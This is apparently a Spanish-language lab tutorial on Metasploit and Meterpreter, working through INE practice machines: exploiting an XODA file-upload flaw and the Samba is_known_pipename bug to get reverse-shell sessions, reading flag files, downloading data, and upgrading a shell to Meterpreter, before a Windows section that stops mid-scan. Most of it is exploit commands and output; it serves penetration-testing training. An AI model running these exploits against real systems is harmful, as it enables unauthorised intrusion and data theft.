
En esta sección veremos cómo utilizar Meterpreter.

Vamos a empezar haciendo un escaneo en la red donde se encuentra la máquina vulnerable para identificar los servicios que están actualmente corriendo y que podremos explotar para obtener acceso y, en consecuencia, obtener una sesión de Meterpreter.

```

msf6 > db_nmap -Pn -sS -sV --open -O --min-rate 5000 192.10.89.3
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 01:29 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.10.89.3)
[*] Nmap: Host is up (0.000062s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
[*] Nmap: 3306/tcp  open  mysql  MySQL 5.5.47-0ubuntu0.14.04.1
[*] Nmap: MAC Address: 02:42:C0:0A:59:03 (Unknown)
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

En este caso vamos a explotar la aplicación web que se está ejecutando actualmente en el servidor web Apache.



Como podemos ver tenemos una aplicación web corriendo en el servidor web Apache que es totalmente explutable.

Si no tuviéramos interfaz para verlo desde un buscador normal y corriente, podemos usar curl para ver el contenido de la página de la siguiente manera.

```
msf6 > curl http://demo.ine.local
[*] exec: curl http://demo.ine.local
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>XODA</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <script language="JavaScript" type="text/javascript">
        //<![CDATA[
        var countselected=0;
        function stab(id){var _10=new Array();for(i=0;i&lt;_10.length;i++){document.getElementById(_10[i]).className="tab";}}document.getElementById(id).className="stab";
        allfiles=new Array('');
        //]]
    &lt;/script&gt;
    &lt;script language="JavaScript" type="text/javascript" src="/js/xoda.js"&gt;&lt;/script&gt;
    &lt;script language="JavaScript" type="text/javascript" src="/js/sorttable.js"&gt;&lt;/script&gt;
    &lt;link rel="stylesheet" href="/style.css" type="text/css" /&gt;
&lt;/head&gt;
&lt;body onload="document.lform.username.focus();"&gt;
    &lt;div id="top"&gt;
        &lt;a href="/" title="XODA"&gt;&lt;span style="color: #56a;"&gt;XO&lt;/span&gt;&lt;span style="color: #fa5;"&gt;D&lt;/span&gt;&lt;span style="color: #56a;"&gt;A&lt;/span&gt;&lt;/a&gt;
        &lt;/div&gt;
    &lt;form method="post" action="/?log_in" name="lform" id="login"&gt;
        &lt;p&gt;&lt;input type="text" id="un" name="username" /&gt;&lt;/p&gt;
        &lt;p&gt;&lt;input type="password" id="pw" name="password" /&gt;&lt;/p&gt;
        &lt;p&gt;&lt;input type="submit" name="submit" value="login" /&gt;&lt;/p&gt;
    &lt;/form&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

Una vez identificado que aplicación web se está ejecutando el servidor Apache, podemos buscar un exploit para dicha aplicación.

```
msf6 > search xoda
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  exploit/unix/webapp/xoda_file_upload  2012-08-21   excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/xoda_file_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) > options

Module options (exploit/unix/webapp/xoda_file_upload):
=====
Name  Current Setting  Required  Description
Proxies          no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         192.10.89.3  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes      The target port (TCP)
SSL             false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI       /xoda/    yes      The base path to the web application
VHOST          none      no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
```

Vamos a configurarlo, cambiando el RHOSTS por la IP de la máquina objetivo y, también vamos a cambiar el TARGETURI ya que la aplicación se encuentra en el directorio raíz, y no en el directorio /xoda/

Quedaría así:

```
msf6 exploit(unix/webapp/xoda_file_upload) > options
Module options (exploit/unix/webapp/xoda_file_upload):
  Name   Current Setting  Required  Description
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         192.10.89.3  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80       yes      The target port (TCP)
  SSL            false     no       Negotiate SSL/TLS for outgoing connections
  TARGETURI      /        yes      The base path to the web application
  VHOST          none     no       HTTP server virtual host

  Payload options (php/meterpreter/reverse_tcp):
    Name   Current Setting  Required  Description
    LHOST  192.10.89.2    yes      The listen address (an interface may be specified)
    LPORT  4444           yes      The listen port

  Exploit target:
    Id  Name
    0   XODA 0.4.5
```

Ejecutamos:

```
msf6 exploit(unix/webapp/xoda_file_upload) > run
[*] Started reverse TCP handler on 192.10.89.2:4444
[*] Sending PHP payload (iWOKLTNa.php)
[*] Executing PHP payload (iWOKLTNa.php)
[*] Sending stage (39927 bytes) to 192.10.89.3
[!] Deleting iWOKLTNa.php
[*] Meterpreter session 1 opened (192.10.89.2:4444 → 192.10.89.3:60058) at 2025-07-22 01:40:23 +0530
ls

meterpreter > ls
No entries exist in /app/files
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer : demo.ine.local
OS : Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64
Meterpreter : php/linux
meterpreter > 
```

Siempre hay que ejecutar dos comandos esenciales cuando conseguimos una sesión de Meterpreter: sysinfo y getuid

Bien, ahora veremos algunas de las opciones que nos permite hacer Meterpreter con las sesiones ya establecidas, pero para eso, primero lo hemos tenido que poner en segundo plano.

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(unix/webapp/xoda_file_upload) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -c, --command <command>      Run a command on the session given with -i, or all
  -C, --meterpreter-command <command> Run a Meterpreter Command on the session given with -i, or all
  -d, --list-inactive            List all inactive sessions
  -h, --help                     Help banner
  -i, --interact <id>           Interact with the supplied session ID
  -k, --kill <id>                Terminate sessions by session ID and/or range
  -K, --kill-all                 Terminate all sessions
  -l, --list                     List all active sessions
  -n, --name <id> <name>        Name or rename a session by ID
  -q, --quiet                    Quiet mode
  -s, --script <script>          Run a script or module on the session given with -i, or all
  -S, --search <filter>          Row search filter. (ex: sessions --search 'last_checkin:less_than:10s session_id:5 session_type:meterpreter')
  -t, --timeout <seconds>       Set a response timeout (default: 15)
  -u, --upgrade <id>             Upgrade a shell to a meterpreter session on many platforms
  -v, --list-verbose              List all active sessions in verbose mode
  -x, --list-extended             Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6
```

Por ejemplo, el parámetro -C nos sirve para ejecutar el comando en meterpreter directamente, sin necesidad de abrir la sesión Meterpreter:

```
msf6 exploit(unix/webapp/xoda_file_upload) > sessions -C sysinfo -i 1
[*] Running 'sysinfo' on meterpreter session 1 (192.10.89.3)
Computer : demo.ine.local
OS       : Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 21:49:14 UTC 2024 x86_64
Meterpreter : php/linux
msf6 exploit(unix/webapp/xoda_file_upload) >
```

Un comando también de mucha utilidad es el parametro -n ya que nos sirve para renombrar una sesión y así tenerlo todo un poco más organizado:

```
msf6 exploit(unix/webapp/xoda_file_upload) > sessions -i 1 -n xoda
[*] Session 1 named to xoda
msf6 exploit(unix/webapp/xoda_file_upload) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	xoda	meterpreter php/linux	www-data @ demo.ine.local	192.10.89.2:4444 → 192.10.89.3:60058 (192.10.89.3)

```
msf6 exploit(unix/webapp/xoda_file_upload) >
```

Bien, ahora que conocemos alguno de estos comandos útiles, vamos a volver a la sesión de meterpreter.

Vale, para movernos a través de la sesión de Meterpreter es muy fácil:

```
meterpreter > pwd
/app
meterpreter > ls
Listing: /app
=====

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	4096	dir	2016-02-15 16:05:00 +0530	.git
040755/rwxr-xr-x	4096	dir	2025-07-22 01:29:44 +0530	.xoda
100777/rwxrwxrwx	10273	fil	2016-02-15 16:05:00 +0530	LICENSE
100777/rwxrwxrwx	8703	fil	2018-10-06 00:11:42 +0530	README
100777/rwxrwxrwx	79	fil	2016-02-15 16:05:00 +0530	README.md
040777/rwxrwxrwx	4096	dir	2018-10-06 12:03:10 +0530	Secret Files
100777/rwxrwxrwx	1284	fil	2018-10-06 00:11:42 +0530	config.php
040777/rwxrwxrwx	4096	dir	2025-07-22 01:40:22 +0530	files
100777/rwxrwxrwx	33	fil	2025-07-22 02:32:33 +0530	flag1
100777/rwxrwxrwx	208	fil	2018-10-06 10:49:22 +0530	flag5.zip
100777/rwxrwxrwx	40563	fil	2018-10-06 00:11:42 +0530	functions.php
100777/rwxrwxrwx	57739	fil	2018-10-06 00:11:42 +0530	index.php
040777/rwxrwxrwx	4096	dir	2018-10-06 00:11:42 +0530	js
100777/rwxrwxrwx	14598	fil	2016-02-15 16:05:00 +0530	logo.png
100777/rwxrwxrwx	5265	fil	2018-10-06 00:11:42 +0530	mobile.css
100777/rwxrwxrwx	19	fil	2016-02-15 16:05:00 +0530	phpinfo.php
100777/rwxrwxrwx	5758	fil	2018-10-06 00:11:42 +0530	style.css
040777/rwxrwxrwx	4096	dir	2018-10-06 00:11:42 +0530	xd_icons
100777/rwxrwxrwx	18850	fil	2018-10-06 00:11:42 +0530	zipstream.php

```
meterpreter >
```

```
meterpreter > cat flag1
5c50a439f040922188a22f88cecc5277
meterpreter >
```

Para movernos a otro directorio no se usa cd/ruta/a/destino, si no, cd "" entre comillas el directorio donde queremos ir:

```
meterpreter > cd "Secret Files"
meterpreter > pwd
/app/Secret Files
meterpreter > ls
Listing: /app/Secret Files
=====
Mode          Size  Type  Last modified      Name
---          ---   ---   ---              ---
100777/rwxrwxrwx  33    fil   2018-10-06 10:46:03 +0530 .flag2

meterpreter > cat .flag2
bbbb3ed27502614e27bff65faea008a0
meterpreter > █
```

Para descargar algún archivo, usaremos download <archivo>/ruta/donde/queramos/guardarlo:

```
meterpreter > pwd
/app
lmeterpreter > ls
Listing: /app
=====
Mode          Size  Type  Last modified      Name
---          ---   ---   ---              ---
040777/rwxrwxrwx  4096  dir   2016-02-15 16:05:00 +0530 .git
040755/rwxr-xr-x  4096  dir   2025-07-22 01:29:44 +0530 .xoda
100777/rwxrwxrwx  10273  fil   2016-02-15 16:05:00 +0530 LICENSE
100777/rwxrwxrwx  8703   fil   2018-10-06 00:11:42 +0530 README
100777/rwxrwxrwx  79    fil   2016-02-15 16:05:00 +0530 README.md
040777/rwxrwxrwx  4096  dir   2018-10-06 12:03:10 +0530 Secret Files
100777/rwxrwxrwx  1284   fil   2018-10-06 00:11:42 +0530 config.php
040777/rwxrwxrwx  4096  dir   2025-07-22 01:40:22 +0530 files
100777/rwxrwxrwx  33    fil   2025-07-22 02:32:33 +0530 flag1
100777/rwxrwxrwx  208   fil   2018-10-06 10:49:22 +0530 flag5.zip
100777/rwxrwxrwx  40563  fil   2018-10-06 00:11:42 +0530 functions.php
100777/rwxrwxrwx  57739  fil   2018-10-06 00:11:42 +0530 index.php
040777/rwxrwxrwx  4096  dir   2018-10-06 00:11:42 +0530 js
100777/rwxrwxrwx  14598  fil   2016-02-15 16:05:00 +0530 logo.png
100777/rwxrwxrwx  5265   fil   2018-10-06 00:11:42 +0530 mobile.css
100777/rwxrwxrwx  19     fil   2016-02-15 16:05:00 +0530 phpinfo.php
100777/rwxrwxrwx  5758   fil   2018-10-06 00:11:42 +0530 style.css
040777/rwxrwxrwx  4096  dir   2018-10-06 00:11:42 +0530 xd_icons
100777/rwxrwxrwx  18850  fil   2018-10-06 00:11:42 +0530 zipstream.php

meterpreter > download flag5.zip
[*] Downloading: flag5.zip → /root/flag5.zip
[*] Downloaded 208.00 B of 208.00 B (100.0%): flag5.zip → /root/flag5.zip
[*] Completed : flag5.zip → /root/flag5.zip
meterpreter > █
```

Bien, una vez descargada, ponemos en segundo plano la sesión de Meterpreter y descomprimimos la carpeta.zip:

```
meterpreter > download flag5.zip
[*] Downloading: flag5.zip → /root/flag5.zip
[*] Downloaded 208.00 B of 208.00 B (100.0%): flag5.zip → /root/flag5.zip
[*] Completed : flag5.zip → /root/flag5.zip
meterpreter >
Background session xoda? [y/N]
msf6 exploit(unix/webapp/xoda_file_upload) > unzip flag5.zip
[*] exec: unzip flag5.zip

Archive: flag5.zip
[flag5.zip] list password:
extracting: list
msf6 exploit(unix/webapp/xoda_file_upload) > ls
[*] exec: ls

Desktop Documents Downloads flag5.zip list Music Pictures Public Templates thinclient_drives Videos
msf6 exploit(unix/webapp/xoda_file_upload) > cat list
[*] exec: cat list

MD5 hash of /bin/bash
msf6 exploit(unix/webapp/xoda_file_upload) >
```

Vemos que dentro de ese archivo en particular dice obtener el md5 hash de /bin/bash en el sistema objetivo.

```
msf6 exploit(unix/webapp/xoda_file_upload) > cat list
[*] exec: cat list

MD5 hash of /bin/bash
msf6 exploit(unix/webapp/xoda_file_upload) > sessions 1
[*] Starting interaction with xoda ...

meterpreter > checksum md5 /bin/bash
164ebd6889588da166a52ca0d57b9004 /bin/bash
```

En términos de Linux, también podemos obtener la variable del entorno actual. Entonces, si queremos aprender más sobre cómo funciona este sistema Linux está configurado en particular, y cómo se ha configurado este usuario en particular, utilizaremos el siguiente comando. Entonces, si queremos enumerar nuestra ruta actual para este usuario podemos, decir:

```
meterpreter > getenv PATH
Environment Variables
=====
Variable  Value
=====
PATH      /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
meterpreter >
```

Si, por ejemplo, quisiéramos saber sobre la terminal real que ha sido asignada a este usuario en particular, podemos decir:

```
meterpreter > getenv TERM  
[-] None of the specified environment variables were found/set.  
meterpreter > █
```

Nos sale un error, el cual tiene sentido porque actualmente tenemos acceso a través de la cuenta de servicio de www-data que no puede acceder mediante una sesión de terminal.

En términos de búsqueda de archivos, que es muy importante, podemos buscar archivos de la siguiente manera. En este caso vamos a buscar dentro del directorio /usr/bin que es donde se almacenan los binarios y, limitaremos, o mejor dicho queremos encontrar un archivo con el siguiente parámetro:

```
meterpreter > search -d /usr/bin -f *backdoor*  
Found 1 result ...  
  
Path           Size (bytes)  Modified (UTC)  
---  
/usr/bin/backdoor  66          2018-10-06 12:03:12 +0530  
  
meterpreter > █
```

También podemos buscar una extensión de archivo específica, por ejemplo, si quisiéramos encontrar archivos con extensión .php:

```
meterpreter > search -f *.php  
Found 5 results ...  
  
Path           Size (bytes)  Modified (UTC)  
---  
.config.php    1284        2018-10-06 00:11:42 +0530  
.functions.php 40563       2018-10-06 00:11:42 +0530  
.index.php     57739       2018-10-06 00:11:42 +0530  
.phpinfo.php    19          2016-02-15 16:05:00 +0530  
.zipstream.php 18850       2018-10-06 00:11:42 +0530  
  
meterpreter > █
```

También es muy importante de ver dentro de la sesión de Meterpreter, es migrar a otro proceso:

Con el comando ps podemos ver todos los procesos que se están ejecutando. Si

queremos migrar a otro proceso, haremos lo siguiente:

```
meterpreter > migrate 595
[-] The "migrate" command is not supported by this Meterpreter type (php/linux)
meterpreter > migrate -N
[-] The "migrate" command is not supported by this Meterpreter type (php/linux)
meterpreter > pgrep apache2
485
595
599
601
604
605
867
868
869
meterpreter > migrate 868
[-] The "migrate" command is not supported by this Meterpreter type (php/linux)
meterpreter > []
```

Process List			
PID	Name	User	Path
1	/bin/bash	root	/bin/bash /startup.sh
7	logger	root	logger -loc 1 --dont_kill
8	logger	root	logger -loc 2 --dont_kill
9	logger	root	logger -loc 3 --dont_kill
10	logger	root	logger -loc 4 --dont_kill
11	logger	root	logger -loc 5 --dont_kill
12	logger	root	logger -loc 6 --dont_kill
13	logger	root	logger -loc 7 --dont_kill
14	logger	root	logger -loc 8 --dont_kill
15	logger	root	logger -loc 9 --dont_kill
16	logger	root	logger -loc 10 --dont_kill
17	logger	root	logger -loc 11 --dont_kill
18	logger	root	logger -loc 12 --dont_kill
19	logger	root	logger -loc 13 --dont_kill
20	logger	root	logger -loc 14 --dont_kill
21	logger	root	logger -loc 15 --dont_kill
22	logger	root	logger -loc 16 --dont_kill
23	logger	root	logger -loc 17 --dont_kill
24	logger	root	logger -loc 18 --dont_kill
25	logger	root	logger -loc 19 --dont_kill
26	logger	root	logger -loc 20 --dont_kill
27	loader	root	loader -1 -pid 512 --cpu restart
28	loader	root	loader -2 -pid 12 --cpu restart
29	loader	root	loader -3 -pid 1512 --cpu restart
30	loader	root	loader -4 -pid 5012 --cpu restart
31	loader	root	loader -5 -pid 5112 --cpu restart
32	loader	root	loader -6 -pid 2512 --cpu restart
33	loader	root	loader -7 -pid 52 --cpu restart -flat 1
34	loader	root	loader -7 -pid 52 --cpu restart -flat 2

Para crear carpetas y eliminarlas es más de lo mismo:

```

meterpreter > mkdir test
Creating directory: test
meterpreter > ls
Listing: /app
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   ----             ---
40777/rwxrwxrwx 4096  dir   2016-02-15 10:35:00 +0000 .git
40755/rwrxr-xr-x 4096  dir   2021-11-23 22:01:54 +0000 .xoda
100777/rwxrwxrwx 10273 fil   2016-02-15 10:35:00 +0000 LICENSE
100777/rwxrwxrwx 8703  fil   2018-10-05 18:41:42 +0000 README
100777/rwxrwxrwx 79   fil   2016-02-15 10:35:00 +0000 README.md
40777/rwxrwxrwx 4096  dir   2018-10-06 06:33:10 +0000 Secret Files
100777/rwxrwxrwx 1284 fil   2018-10-05 18:41:42 +0000 config.php
40777/rwxrwxrwx 4096  dir   2021-11-23 22:04:16 +0000 files
100777/rwxrwxrwx 33   fil   2021-11-23 22:13:49 +0000 flag1
100777/rwxrwxrwx 208  fil   2018-10-06 05:19:22 +0000 flag5.zip
100777/rwxrwxrwx 40563 fil   2018-10-05 18:41:42 +0000 functions.php
100777/rwxrwxrwx 57739 fil   2018-10-05 18:41:42 +0000 index.php
40777/rwxrwxrwx 4096  dir   2018-10-05 18:41:42 +0000 js
100777/rwxrwxrwx 14598 fil   2016-02-15 10:35:00 +0000 logo.png
100777/rwxrwxrwx 5265 fil   2018-10-05 18:41:42 +0000 mobile.css
100777/rwxrwxrwx 19   fil   2016-02-15 10:35:00 +0000 phpinfo.php
100777/rwxrwxrwx 5758 fil   2018-10-05 18:41:42 +0000 style.css
40755/rwrxr-xr-x 4096  dir   2021-11-23 22:23:42 +0000 test
40777/rwxrwxrwx 4096  dir   2018-10-05 18:41:42 +0000 xd_icons
100777/rwxrwxrwx 18850 fil   2018-10-05 18:41:42 +0000 zipstream.php

meterpreter > rmdir test
Removing directory: test
meterpreter >

```

## Upgrading Command Shells to Meterpreter Shells

Lo primero que haremos será realizar un escaneo a la red donde se encuentra el objetivo:

```

msf6 > db_nmap -sS -sV --open 192.62.218.3
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 18:56 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.62.218.3)
[*] Nmap: Host is up (0.000035s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 02:42:C0:3E:DA:03 (Unknown)
[*] Nmap: Service Info: Host: DEMO
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
msf6 > services
=====

```

host	port	proto	name	state	info
192.62.218.3	139	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.62.218.3	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP

Una vez identificada la versión en la que corren los servicios, en este caso el puerto 445 y el 139, vamos a buscar un exploit en particular:

```

11      \_ target: Debugging Target
12 exploit/linux/samba/is_known_pipename          2017-03-24   excellent Yes    Samba is_known_pipename() Arbitrary Module Load
13      \_ target: Automatic (Interact)
14      \_ target: Automatic (Command)

```

Como vemos nos carga una shell de Linux, pero esta no es una forma confiable de acceder o interactuar con el sistema destino.

```

[*] Command shell session 1 opened (192.62.218.2:35401 → 192.62.218.3:445) at 2025-07-22 19:00:42 +0530

pwd
/tmp
whoami
root
/bin/bash -i
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:/tmp# cd ..
cd ..
root@demo:/# ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
samba-4.1.17
sbin
srv
sys
tmp
usr
var
root@demo:/# cd root

```

Entonces lo que haremos será ponerlo en segundo plano, y vamos a actualizarlo a una shell de meterpreter:

```

msf6 exploit(linux/samba/is_known_pipename) > search shell_to_meterpreter
Matching Modules
=====
#  Name
-  --
0  post/multi/manage/shell_to_meterpreter .           normal  No   Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
msf6 exploit(linux/samba/is_known_pipename) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options
Module options (post/multi/manage/shell_to_meterpreter):
Name  Current Setting  Required  Description
----- 
HANDLER  true        yes       Start an exploit/multi/handler to receive the connection
LHOST   192.62.218.2  no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT   4433         yes       Port for payload to connect to.
SESSION  yes         The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1

```

Ya tenemos nuestra sesión de meterpreter lista:

```

SESSION 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.62.218.2:4433
[*] Sending stage (1017704 bytes) to 192.62.218.3
[*] Meterpreter session 2 opened (192.62.218.2:4433 → 192.62.218.3:35812) at 2025-07-22 19:05:20 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name   Type      Information           Connection
  --  --     --       --                      --
  1   shell cmd/unix
  2   meterpreter x86/linux  root @ demo.ine.local 192.62.218.2:4433 → 192.62.218.3:35812 (192.62.218.3)

msf6 post(multi/manage/shell_to_meterpreter) > 

```

Ahora os voy a mostrar cómo podemos ahorrar o eliminar todo el proceso de utilizar un módulo de post-explotación:

```

[*] Starting interaction with 2 ...
meterpreter > exit
[*] Shutting down session: 2

[*] 192.62.218.3 - Meterpreter session 2 closed. Reason: User exit
msf6 post(multi/manage/shell_to_meterpreter) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -c, --command <command>          Run a command on the session given with -i, or all
  -C, --meterpreter-command <command> Run a Meterpreter Command on the session given with -i, or all
  -d, --list-inactive               List all inactive sessions
  -h, --help                         Help banner
  -i, --interact <id>              Interact with the supplied session ID
  -k, --kill <id>                  Terminate sessions by session ID and/or range
  -K, --kill-all                   Terminate all sessions
  -l, --list                        List all active sessions
  -n, --name <id> <name>           Name or rename a session by ID
  -q, --quiet                       Quiet mode
  -s, --script <script>            Run a script or module on the session given with -i, or all
  -S, --search <filter>            Row search filter. (ex: sessions --search 'last_checkin:less_than:10s session_id:5 session_type:meterpreter')
  -t, --timeout <seconds>          Set a response timeout (default: 15)
  -u, --upgrade <id>              Upgrade a shell to a meterpreter session on many platforms
  -v, --list-verbose                List all active sessions in verbose mode
  -x, --list-extended              Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkmv -i 1,3-5 or sessions -K 1-2,5,6

```

Ya tendríamos la sesión normal de Linux a una sesión de meterpreter:

```

msf6 post(multi/manage/shell_to_meterpreter) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.62.218.2:4433
[*] Sending stage (1017704 bytes) to 192.62.218.3
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 post(multi/manage/shell_to_meterpreter) > se[*] Meterpreter session 3 opened (192.62.218.2:4433 → 192.62.218.3:50658) at 2025-07-22 19:09:52 +0530
ss1
[*] Stopping exploit/multi/handler
session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name   Type      Information           Connection
  --  --     --       --                      --
  1   shell cmd/unix
  3   meterpreter x86/linux  root @ demo.ine.local 192.62.218.2:44301 → 192.62.218.3:445 (192.62.218.3)
  3   meterpreter x86/linux  root @ demo.ine.local 192.62.218.2:4433 → 192.62.218.3:50658 (192.62.218.3)

  1   shell cmd/unix           192.62.218.2:35401 → 192.62.218.3:445 (192.62.218.3)
  3   meterpreter x86/linux  root @ demo.ine.local 192.62.218.2:4433 → 192.62.218.3:50658 (192.62.218.3)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > sysinfo
Computer : demo.ine.local
OS       : Debian 8.11 (Linux 6.8.0-39-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > 

```

## Windows Post Exploitation Modules

Lo primero que haremos será realizar un escaneo en la máquina objetivo para saber que puertos están abiertos, y nos vamos a centrar en uno en particular que es el puerto 80 HTTP:

```
msf6 > db_nmap -sS -sV --open -o demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 22:19 IST
[*] Nmap: Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
[*] Nmap: NSE Timing: About 0.00% done
[*] Nmap: Nmap scan report for demo.ine.local (10.2.29.20)
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: Not shown: 983 closed tcp ports (reset), 7 filtered tcp ports (no-response)
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           HttpFileServer httpd 2.3
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49165/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). 
[*] Nmap: TCP/IP fingerprint:
[*] Nmap: OS:SCAN(V=7.94$VN%E=4%D=7/22%OT=80%CT=1%CU=31645%PV=Y%DS=3%DC=I%G=Y%TM=687F
[*] Nmap: OS:C151%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCd=1%ISR=108%TI=ICl=I%SS=S%
[*] Nmap: OS:T=7)OPS(O1=M546NW8ST11%02=M546NW8ST11%03=M546NW8NT11%04=M546NW8ST11%05
[*] Nmap: OS:=M546NW8ST11%06=M546ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=
[*] Nmap: OS:2000)ECN(R=Y%DF=Y%T=7%FW=2000%)=M546NW8NS%CC=Y%Q=T1(R=Y%DF=Y%T=7%FS=0%
[*] Nmap: OS:=A=S=%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=7%W=0%ZKA=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF
[*] Nmap: OS:=Y%T=7%W=0%ZKA=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=7%W=0%S=A%A=0%F=R%O=%
[*] Nmap: OS:D=0%Q=)T5(R=Y%DF=Y%T=7%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=7%FW
